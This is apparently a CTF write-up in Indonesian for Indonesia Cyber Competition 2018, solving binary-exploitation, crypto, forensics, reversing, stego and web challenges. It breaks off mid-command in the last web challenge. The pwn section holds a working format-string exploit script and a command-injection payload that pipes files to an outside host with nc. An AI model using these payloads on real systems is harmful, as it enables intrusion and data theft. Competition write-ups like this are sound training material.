

# Writeup Indonesia Cyber Competition 2018

Rafie Muhammad

# Daftar Isi

- **Binary Exploit**

- Format Play (50 pts)
- Password Generator (100 pts)

- **Crypto**

- DecryptME (50 pts)
- OldCrypt (70 pts)

- **Forensic**

- Freedom (120 pts)

- **Reverse**

- EzPz (50 pts)
- BabyShark (80 pts)

- **Stegano**

- Secret Message (50 pts)
- MPPPssst (80 pts)

- **Web**

- Do not cheat! (30 pts)
- 007 (100 pts)

# Binary Exploit

## Format Play (50 pts)

Deskripsi : Akses ke nc 178.128.106.125 13373 .Dan diberikan file binary ELF 32bit.  
Setelah saya buka dengan IDA :

```
46  isoc99_scanf{
47  "%128[^\n]",
48  &format,
49  v5,
50  v6,
51  v7,
52  v8,
53  *(_DWORD *)&format,
54  v10,
55  v11,
56  v12,
57  v13,
58  v14,
59  v15,
60  v16,
61  v17,
62  v18,
63  v19,
64  v20,
65  v21,
66  v22,
67  v23,
68  v24,
69  v25,
70  v26,
71  v27,
72  v28,
73  v29,
74  v30,
75  v31,
76  v32,
77  v33,
78  v34,
79  v35,
80  v36,
81  v37,
82  v38};
83  printf("Hello, ");
84  printf(&format);
85  puts((const char *)&unk_8040813);
86  if ( secret == 48879 )
87  {
88      puts("Congratulations!");
89      system("/bin/cat ./flag.txt");
90  }
91  else
```

Intinya disini ada celah format string,jika nilai secret bernilai 48879,maka akan mengeluarkan flag.Jika saya coba jalankan program :

```
λ rafie [idcc/pwn/format]
→ ./format_playing
Input your name: AAAA%p-%p-%p-%p-%p-%p-%p-%p
Hello, AAAA0xff8e3b7c-0xf7f36410-0x804865a-(nil)-0x1-0xf7f63920-0x41414141-0x252d7025
secret: 255
hahaha... shame
λ rafie [idcc/pwn/format]
```

Terlihat bahwa inputan awal saya AAAA muncul pada leak ke-7.Coba buka di GDB:

```
gdb-peda$ p &secret  
$1 = (<data variable, no debug info> *) 0x804a034 <secret>
```

Alamat dari secret sendiri sudah diketahui. Sebelumnya variabel secret menampung nilai 255. Langsung saja buat script untuk mengganti nilai secret dengan \$n.:

```
from pwn import *  
  
# p = process("./format_playing")  
# gdb.attach(p,  
# """)  
# b* 0x80486d2  
# """)  
p = remote("178.128.106.125", 13373)  
  
payload = ""  
payload += p32(0x804a034)  
payload += "%48875x"  
payload += "%7$n"  
p.sendline(payload)  
p.interactive()
```

Dan didapatkan flagnya.

**FLAG : IDCC{M4nipulat1n9\_F0rm4t\_for\_pR0f1T\_\$\$\$}**

## Password Generator (100 pts)

Deskripsi :Program Python ini berfungsi untuk melakukan generate random password.  
nc 178.128.106.125 1337

Ketika connect :

```
λ rafie [idcc/pwn/format]
→ nc 178.128.106.125 1337
6
#####
##### Random Password Generator #####
#####
Insert Length: 8vP91B
```

Tampaknya inputan saya akan diterima sebagai angka dan akan ditampilkan string random sepanjang angka inputan saya. Sepertinya bisa RCE dengan shell command injection. Setelah saya coba2 ternyata karakter \$,spasi,|,; banned dan len input hanya dibatasi sepanjang 8 karakter. Lalu saya teringkat soal GEMASTIK tahun lalu yang bernama Random String Generator. Karena spasi tidak bisa, dan ternyata '&' tidak di banned maka saya coba akses shell dengan command sh. Karena saya coba2 output hasil command tidak keluar, maka flag bisa dikirim ke server saya dengan nc.

```
λ rafie [idcc/pwn/format]
→ nc 178.128.106.125 1337
1'&sh'
cat f* | nc asgama.web.id 9999
```

```
Listening on [0.0.0.0]
Connection from [178.12
IDCC{Br3ak_Y0urZ_LImIT}
```

FLAG : IDCC{Br3ak\_Y0urZ\_LImIT}

# Crypto

## DecryptME (50 pts)

Deskripsi : Decrypt and win. Diberikan file decryptme.py dan enkripsi

Decryptme.py:

```
from base64 import *
def enkripsi(plain, keys):
    enc = []
    plain = base64encode(plain)
    for i, l in enumerate(plain):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        enc.append(chr((teks + kunci) % 127))
    return "".join(enc)
```

Dan file enkripsi yang merupakan ciphertextnya.

Setelah saya analisa, awalnya plaintext dijadikan bentuk base64, setelah itu akan terjadi loop sebanyak panjang string base64 tadi dan akan menambahkan ord() tiap karakter dengan key yang ada secara repeated. Jika hasil melebihi 127 maka akan di mod 127, setelah itu digabung dalam satu string dan di return.

Tentu saja dengan menggunakan base64 saya dapat mengira2 known plaintext pada awal hasil base64 flagnya, karena awal flag "IDCC{" maka jika saya encode base64 "IDCC{" atau "IDCC{"x" atau "IDCC{xx" maka akan terjadi kesamaan bahwa string awal base64 nya adalah : "SURDQ3".

Setelah itu saya melihat hasil ord() pada file enkripsi cukup kecil sehingga dapat beranggapan bahwa ord(key) pasti melebihi 127 - ord(plain). Maka dari itu saya coba balik dan mencari key-nya :

```

Python 2.7.14 (default, Sep 23 2017, 22:06:14)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for
more information.
>>> known = "SURDQ3"
>>> f = open("enkripsi").read()[:len(known)]
>>> key = ""
>>> for i in range(len(f)):
...     key += chr(ord(f[i]) + (127 - ord(known[i])))
...
>>> key
'rajara'
>>>

```

Tampaknya key-nya adalah string "raja" yang di repeat, langsung saja buat script decryptnya:

```

enc = open("enkripsi").read()
print repr(enc) , len(enc)

known = "SURDQ3"
key = "raja"
plain = ""
for i in range(len(enc)):
    temp = ord(key[i % len(key)]) - ord(enc[i])
    plain += chr(127 - temp)

print plain

```

Didapat string base64 = SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ== setelah didecode didapatkan flag

**FLAG : IDCC{S1mpl3\_4nd\_stR4ight}**

## OldCrypt (70 pts)

Deskripsi : Just another crypt ....Diberikan file flag dan kunci

Flag :

```
zeze rarvrt hpmoe
pmyph heyr zkmrhvphrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknp xknyrwr
wrvrp apmer yrh xkematr xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zeze ae lpze...
d! zkmrnevrt arm yknp xknyrwr
wrvrp apmer yrh xkematr xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknp xknyrwr
wrvrp apmer yrh xkematr xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EA00{j0p_Swm3A_z3_m10k}%
```

Kunci :

```
+ cat kunci
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju%
```

Tampaknya substitution cipher, langsung saja didencrypt di website :



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:  
e.g. type random GO

Results

Alphabet : RLOAKCFTEBHVZMDSGNXPQWIIJU

MIMPI ADALAH KUNCI  
UNTUK KITA MENAKLUKKAN DUNIA  
BERLARILAH TANPA LELAH  
SAMPAI ENKAU MERAIHNYA  
LASKAR PELANGI  
TAKKAN TERIKAT WAKTU  
BEBASKAN MIMPIMU DI ANGKASA  
WARNAI BINTANG DI JIWA  
MENARILAH DAN TERUS TERTAWA  
WALAU DUNIA TAK SEINDAH SURGA  
BERSYUKURLAH PADA YANG KUASA  
CINTA KITA DI DUNIA...  
SELAMANYA  
CINTA KEPADA HIDUP  
MEMBERIKAN SENYUMAN ABADI  
WALAU HIDUP KADANG TAK ADIL  
TAPI CINTA LENGKAPI KITA...  
LASKAR PELANGI  
TAKKAN TERIKAT WAKTU  
JANGAN BERHENTI MEWARNAI  
JUTAAN MIMPI DI BUMI...  
O! MENARILAH DAN TERUS TERTAWA  
WALAU DUNIA TAK SEINDAH SURGA  
BERSYUKURLAH PADA YANG KUASA  
CINTA KITA DI DUNIA...  
MENARILAH DAN TERUS TERTAWA  
WALAU DUNIA TAK SEINDAH SURGA  
BERSYUKURLAH PADA YANG KUASA  
CINTA KITA DI DUNIA...  
SELAMANYA  
IDCC{YOU\_PWN3D\_M3\_N1CE}

Sponsored ad

RedDoor

Monoalphabetic

zeze rarvrt  
pmyph heyr  
lknvrnevt yr  
xrzsre kmfhr  
vrxhrn skvrm  
yvhirm yknef  
klrxhrm zez

★ DECRYPTIT  
● KNOWING  
● WITH A P  
● MANUAL I  
● AUTOMAT

Monoalphabetic

★ UNSUBSTITUTED  
dCode can fill  
frequencies.

★ KNOWING

Caesar

Karena di web auto di uppercase, tinggal disesuaikan dengan text aslinya

**FLAG : IDCC{y0u\_Pwn3D\_m3\_n1Ce}**

# Forensic

## Freedom (120 pts)

Deskripsi : Run Barry run... .Diberikan link google drive

<https://drive.google.com/file/d/1zZrMBfFyzNeky2tEYQ2FTwzUXhTx-gkL/view?usp=sharing> .

Ketika di download ternyata adalah DOS/MBR boot sector yang bernama image.img.Setelah itu coba saya binwalk -e dan didapatkan banyak folder image dan file lua.

```
λ rafie [idcc/foren/_image.img.extracted]
→ ls
[
[[
00-netstate          favicon.ico          kmod-pcnet32.list    luci-reload          rtl_nic
00-sysctl            fdisk               kmod-pcnet32.postinst-pkg  luci-static          rule-details.lua
02-default-set-state fdisk.control       kmod-pcnet32.prerm    luci-theme-bootstrap.control  rules.lua
10-indicate-failsafe fdisk.list          kmod-ppp.control     luci-theme-bootstrap.list    rxvt
10-indicate_preinit  fdisk.postinst      kmod-ppp.list        luci-theme-bootstrap.postinst-pkg  rxvt-unicode
10-sysinfo           fdisk.prerm         kmod-pppoe.control   lvalue.htm           s
15-essential_fs_x86  fieldadd.gif        kmod-pppoe.postinst-pkg  map.htm             S00sysfixtime
15-libphy            filebrowser.htm     kmod-pppoe.prerm     md5sum              S10boot
15-mii              filebrowser.lua     kmod-pppox.control   mii.ko              S10system
17-pps              filter             kmod-pppox.list      mime.lua            S11sysctl
18-ptp              find               kmod-pppox.prerm     mkfifo              S12log
19-tg3              find.gif           kmod-ppp.postinst-pkg  mktemp              S12rpd
20-check-iso         firewall            kmod-ppp.prerm       mkswap              S19firewall
20-firewall          firewall.conf files kmod-pps.list        mktemp              S20network
20-ipv6              firewall.control    kmod-pps.postinst-pkg  mnt                 S35odhcpd
20-natsemi           firewall.list       kmod-pps.prerm       mobile.css           S50cron
2.4.7               firewall.lua        kmod-pps.prerm       model               S50dropbear
25-dnsmasq           firewall.prerm      kmod-ptp.control     modinfo             S50telnet
288534.xz            firewall.user       kmod-ptp.list        modprobe            S50uhttpd
30-failsafe_wait     firewall_zoneforwards.htm kmod-ptp.postinst-pkg  modules             S60dnsmasq
3.18.23             firewall_zonelist.htm kmod-ptp.prerm       modprobe            S95done
35-e1000             firmware           kmod-r8169.control   modules-boot.d      S96led
3c59x               firstboot          kmod-r8169.list      modules.d            S98sysntpd
3c59x-ko            flag.lua           kmod-r8169.postinst-pkg  mount               save.gif
                   flag.lua           kmod-r8169.prerm     mount.lua            sbin
                   flag.lua           kmod-r8169.prerm     mount.lua            scp
```

Setelah saya coba grep,tidak menemukan hasil apa-apa.Lalu saya mencoba mencari nama file yang memiliki nama "flag".:

→ find -type f -name flag\*

./flag.lua

Ternyata ada.Waktu saya cat :



```

>>> a =
[45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,1
01,46,32,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,
102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,3
2,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,
114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,114,34,
41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,3
2,10,32,32,32,112,114,105,110,116,40,34,73,68,67,67,123,79,112,101,11
0,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,115
,101,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,32
,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,110,32,11
8,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110,1
16,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114,32,
105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]
>>> a = list(map(int,a))
>>> a = "".join(map(chr,a))
>>> a
'--// Decompiled Code. \nrequire "nixio.fs"\nrequire "io"\n\n local
f=io.open("/root/notes.txt","r")\n if f~=nil then \n  print("IDCC{OpenWRTi5900D!}")\n\n
else \n  print("We all live every day in virtual environments, defined by our ideas.")\n\n
end\n'

```

**FLAG : IDCC{OpenWRTi5900D!}**

# Reverse

## EzPz (50 pts)

Deskripsi : Can you reverse this flag for me

Flag="c=/2HsfweAeTCzj!V@aV@pz9??\$eYjQVz&ln<z5"

Diberikan juga file binary 64bit ELF bernama EzPz. Jika awalnya saya run :

→ ./EzPz

"/V8H9~55"

Maka akan output string "/V8H9~55". Tampaknya saya harus membuat program mengoutputkan string flag pada deskripsi, tetapi tidak ada tempat buat saya masukan input argv maupun input dalam program. Setelah itu saya coba ltrace :

```
λ rafie [idcc/rev/ezpz]
→ ltrace ./EzPz
__libc_start_main(0x40ad51, 1, 0x7ffdfa923538, 0x49a7a0 <unfinished ...>
setlocale(LC_CTYPE, "") <unfinished ...>
free(0x7c3260)
free(0)
<... setlocale resumed> )
sysconf(138, 0x6d4dc8, 0, 0x7ffdfa9231f4)
clock_gettime(2, 0x7ffdfa9232b0, 0x31069, 0)
clock_gettime(1, 0x7ffdfa923330, 0x31069, 0x7ffdfa994b62)
sysconf(30, 0x7ffdfa923330, 0, 24)
sysconf(85, 0x7ffdfa923330, 0x7fcd83d41728, 0)
calloc(2, 8)
strlen("./EzPz")
malloc(7)
strcpy(0x7c4190, "./EzPz")
strrchr("./EzPz", '/')
malloc(16)
getenv("GHCRTS")
calloc(2, 8)
strlen("./EzPz")
malloc(7)
strcpy(0x7c41f0, "./EzPz")
strrchr("./EzPz", '/')
malloc(16)
malloc(16)
malloc(16)
malloc(8)
malloc(16)
malloc(16)
memset(0x6d51c0, '\377', 32768)
= <void>
= <void>
= "en_US.UTF-8"
= 0x31069
= 0
= 0
= 4096
= 0x2e0697
= 0x7c4170
= 6
= 0x7c4190
= 0x7c4190
= "/EzPz"
= 0x7c41b0
= nil
= 0x7c41d0
= 6
= 0x7c41f0
= 0x7c41f0
= "/EzPz"
= 0x7c4210
= 0x7c4230
= 0x7c4250
= 0x7c4270
= 0x7c4290
= 0x7c42b0
= 0x6d51c0
```

Aneh, string execute file saya diproses dengan cara diukur panjang lennya. Lalu saya mencoba mengganti nama file menjadi IDCC{ :

→ ./IDCC{

"c=/2Hs!5"

Hmm, ternyata dengan nama file yang berbeda, maka output akan berbeda, tampaknya awalnya sudah sama seperti string flag pada deskripsi. Lalu saya coba buat script untuk bruteforce string flagnya dengan nama awal file IDCC{.:

```

import os
import string
import itertools

enc = "c=/2HsfweAeTCz]!V@aV@pz9??$eYjQVz&ln<z5"
lizz = string.ascii_letters + string.digits + "_"
mula = "IDCC{"

awal = "IDCC{"
for v in range(1):
    indeks = 9
    liss = string.ascii_letters + string.digits + "_"

    for xx in itertools.product(liss,repeat=2):
        b = "".join(xx)

        payload = awal + b
        os.system("cp {} {}".format(mula,payload))
        os.system("chmod +x {}".format(payload))
        hasil = os.popen("./{}".format(payload)).read()
        hasil = hasil[1:-2]
        os.system("rm {}".format(payload))
        if hasil[indeks] == enc[indeks]:
            print "KETEMU !!!!",awal+b

```

```

→ python solve.py
KETEMU !!!! IDCC{h4
KETEMU !!!! IDCC{h5
KETEMU !!!! IDCC{h6
KETEMU !!!! IDCC{h7
λ rafie [idcc/rev/ezpz]

```

Ternyata ada beberapa string nama file yang satisfied jika diandingkan 9 indeks pertama output program dengan file flag pada deskripsi. Karena saya sudah melihat sekilas alur program pada GDB dan IDA, ternyata ini adalah program Haskell. Bisa diasumsikan bahwa string {h4 akan berakhir seperti {h4skellxxxx. Lalu coba brute untuk mencari string selanjutnya :  
Update nilai awal menjadi "IDCC{h4" dan nilai indeks (len) yang akan dikur menjadi 12, maka akan output:

```
→ python solve.py
KETEMU !!!! IDCC{h4sk
λ rafie [idcc/rev/ezpz]
```

Lalu saya ganti nilai awal menjadi "IDCC{h4sk" dan nilai indeks menjadi 14. Outputnya:

```
λ rafie [idcc/rev/ezpz]
→ python solve.py
KETEMU !!!! IDCC{h4sk3A
KETEMU !!!! IDCC{h4sk3B
KETEMU !!!! IDCC{h4sk3C
KETEMU !!!! IDCC{h4sk3D
KETEMU !!!! IDCC{h4sk3E
KETEMU !!!! IDCC{h4sk3F
KETEMU !!!! IDCC{h4sk3G
KETEMU !!!! IDCC{h4sk3H
KETEMU !!!! IDCC{h4sk3I
KETEMU !!!! IDCC{h4sk3J
KETEMU !!!! IDCC{h4sk3K
KETEMU !!!! IDCC{h4sk3L
KETEMU !!!! IDCC{h4sk3M
KETEMU !!!! IDCC{h4sk3N
KETEMU !!!! IDCC{h4sk3O
```

Dapat saya asumsikan bahwa yang benar adalah h4sk3L, setelah itu brute ini saya lanjutkan secara manual dengan mengganti nilai awal dan indeks sampai mendapatkan flagnya.

```
λ rafie [idcc/rev/ezpz]
→ ./IDCC\{h4sk3LI_i5_l4zY_4nD_Fun\}
"c=/2HsfweAeTCz]!V@a_lV@pz9??$eYjQVz&l n<z5"
```

**FLAG : IDCC{h4sk3LI\_i5\_l4zY\_4nD\_Fun}**



## BabyShark (80 pts)

Deskripsi : My code running while compile time :/

Diberikan file bernama babyshark, sebuah ELF 64bit. Ketika dijalankan :

→ ./babyshark

Flagnya sudah terenkripsi dengan aplikasi ini:

535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67

Pembuatannya dilakukan pada waktu kompilasi :)

Bisakah kamu mengembalikan Flagnya?

Saya awalnya mencoba membuka lewat IDA, tetapi karena fungsi terlalu banyak, saya belum paham bagaimana alur program. Lalu saya buka GDB dan sama saja, masih belum paham. Tetapi saya lihat di GDB dalam fungsi `_d_run_main` dan didalam fungsi `_D2rt6dmain211_d_run_mainUiPPaPUAAaZiZ7tryExecMFMDfZvZv` terdapat suatu pemrosesan yang saya kurang paham. Yang jelas enkripsi flag sudah ada di dalam program.

Lalu saya coba bermain dengan hasil enkripsi flag. Jika saya decode hex:

'S\_YXav)o{Djl\*|hzwv+u#Dn(wkv/n~Er/D}+\*x7fE/Eng'

Tampaknya masih sebagian besar printable, lalu saya curiga bahwa ini adalah hasil xor. Coba saya XOR dengan known flag "IDCC{" :

```
>>> enc =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45
722f447d2b2a7f452f456e67".decode("hex")
>>> know = "IDCC{"
>>> key = ""
>>> for i in range(len(know)):
...     key+=chr(ord(know[i]) ^ ord(enc[i]))
...
>>> key
'\x1a\x1b\x1a\x1b\x1a'
```

Wow, sepertinya xor dengan repeated key. Coba saja xor semua:



```
>>> key = "\x1a\x1b"
>>> plain = ""
>>> for i in range(len(enc)):
...     plain += chr(ord(enc[i]) ^ ord(key[i%len(key)]))
...
... )
...
>>> plain
'IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}'
```

Ternyata didapatkan flag.


**FLAG : IDCC{m3ta\_pR0gramm1n9\_t3mpl4te\_i5\_g00d\_4\_u}**

# Stegano

## Secret Message (50 pts)

Deskripsi : Yo Dawg...

Diberikan file password.jpg dan stored.jpg . Setelah dilihat-lihat ada yang mencurigakan di gambar password.jpg :



Ada seperti string hex. Setelah saya kumpulkan dan decode menjadi "L33tMeln". Lalu saya curiga kita menggunakan kata ini sebagai password pada file yang satunya yaitu stored.jpg dengan tools steghide.:

```
→ steghide extract -sf stored.jpg -p 'L33tMeln'
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".
```

Didapatkan file password.txt yang berisi string : '5uperBStr0ngP4ass' .Mungkin ini digunakan balik untuk steghide ke gambar password.jpg

```
→ steghide extract -sf password.jpg -p '5uperBStr0ngP4ass'
```

the file "flag.txt" does already exist. overwrite ? (y/n)

steghide: did not write to file "flag.txt".

Dan didapatkan flagnya.

**FLAG : IDCC{Ch4in1nG\_5teg0\_p4ssW0rD\_}**

## MPPPsst (80 pts)

Deskripsi : Lestarikan lagu anak-anak.

Terdapat file cover.jpg dan telordardarr.mp3. Saya lalu mencoba exiftool pada gambar:

```
+ exiftool cover.jpg
ExifTool Version Number      : 10.60
File Name                    : cover.jpg
Directory                   : .
File Size                    : 29 kB
File Modification Date/Time   : 2018:09:22 13:42:28+07:00
File Access Date/Time        : 2018:09:22 13:48:26+07:00
File Inode Change Date/Time   : 2018:09:22 13:48:26+07:00
File Permissions              : rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit               : inches
X Resolution                  : 96
Y Resolution                  : 96
Comment                      : Download lyric here: pastebin.com/phxSqmq2
Image Width                   : 694
Image Height                  : 558
```

Terdapat link pastebin aneh yang isinya :

Telur dadar  
Kamu dimana telur dadar  
Kamu pergi kemana telur dadar  
Aku mencarimu  
Kamu di mana  
Aku pengen makan telur dadar

Telur dadar  
Akunya laper telur dadar  
Akunya mau makan telur dadar  
Aku mencarimu  
Kamu ~Sembunyi~ dimana  
Aku pengen makan telur dadar

Telur dadar  
Kamu dimana telur dadar  
Kamu pergi kemana telur dadar  
Aku mencarimu  
Kamu di mana  
Aku pengen makan telur dadar  
Aku pengen makan telur dadar

Doing it boss!  
Spreading level: 16286  
Header wrote  
File has been saved as: telordardarr.mp3  
Hiding process has finished successfully.  
Cleaning memory...%

Setelah itu saya coba buka di Audacity dan Sonic Visualizer tapi tidak menemukan apa-apa. Setelah itu saya menemukan tools di github yang dapat menyembunyikan data pada file mp3 dan meretrieve kembali data yang disembunyikan. link toolsnya :

<https://github.com/danielcardenas/AudioStego.git> .

Lalu saya jalankan toolsnya :

```
A rafie [tools/AudioStego/build] at ? master ?  
→ ./hideme ~/ctf/idcc/stegano/telordardarr.mp3 -f  
Doing it boss!  
Looking for the hidden message...  
String detected. Retrieving it...  
Message recovered size: 28 bytes  
Message: 'IDCC{st3Gano_s0und_n_h1d3}'?870  
*** stack smashing detected ***: <unknown> terminated  
[11] 4526 abort (core dumped) ./hideme ~/ctf/idcc/stegano/telordardarr.mp3 -f
```


**FLAG : IDCC{st3Gano\_s0und\_n\_h1d3}**

# Web

## Do not cheat! (30 pts)

<http://206.189.88.9:6301/>


Tampilan awal :



Ketika di inspect element, ada yang mencurigakan di script js nya. `$.post("flag.php", function(t) {  
 alert(t)  
})`

“

Langsung saja kita tes di conseole :




**FLAG : IDCC{0nIY\_th3\_we4K\_che4T}**

## 007 (100 pts)

Diberikan link : <http://206.189.88.9:9001> .

Ketika kita akses :



Tampaknya website static, tidak ada apa-apa. Lalu saya curiga jika kita harus akses lewat smartphone, lalu saya ganti user-agent menjadi user-agent hp yang valid dan coba di curl:

```
→ curl -A "Mozilla/5.0 (Linux; U; Android 4.4.2; en-us; SCH-I535 Build/KOT49H)
